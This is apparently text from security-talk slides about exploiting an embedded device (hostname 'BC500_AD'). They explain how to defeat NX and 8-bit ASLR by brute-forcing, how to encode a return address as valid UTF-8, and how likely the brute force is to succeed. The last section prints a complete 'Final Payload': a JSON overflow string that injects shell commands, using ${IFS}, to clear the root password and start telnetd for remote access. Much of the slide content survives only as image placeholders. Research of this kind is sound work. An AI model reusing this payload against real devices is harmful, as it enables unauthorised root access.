
NX


ASLR

UTF-8

UTF-8 code points can be encoded in 1-4 bytes:



First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx	1 byte		
U+0080	U+07FF	110xxxxx	10xxxxxx	2 bytes	
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	3 bytes
U+10000	^[b] U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx






Stack Not Executable

“Easy” approach:




Solution:



Address Space Layout Randomization (ASLR)

The system is configured with 8-bit ASLR:

```
root@BC500_AD:/proc/sys/vm$ cat /proc/sys/vm/mmap_rnd_bits  
8
```



0x123**45**678




Random for each invocation




8-bits random → 256 possibilities

Bruteforcing?




Bruteforcing!



0x

76	83	DB	34
----	----	----	----



It can be encoded with valid UTF-8 characters (little-endian): 4\u06c3v



Is This Approach Feasible?

The probability of at least one success is:

- ~ 98% after sending 1000 requests.
- > 99% after roughly 1200 requests.



Final Payload

Padding

```
{"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaooaaapaaaqaaara  
aasaaataaauaaavaaawaaaxaaayaafaabgaabhaabiaabjaabkaablaa;passwd${IFS}-  
u${IFS}root;telnetd;CCCC\u0034\u00633v";""):
```

Enable telnet
access

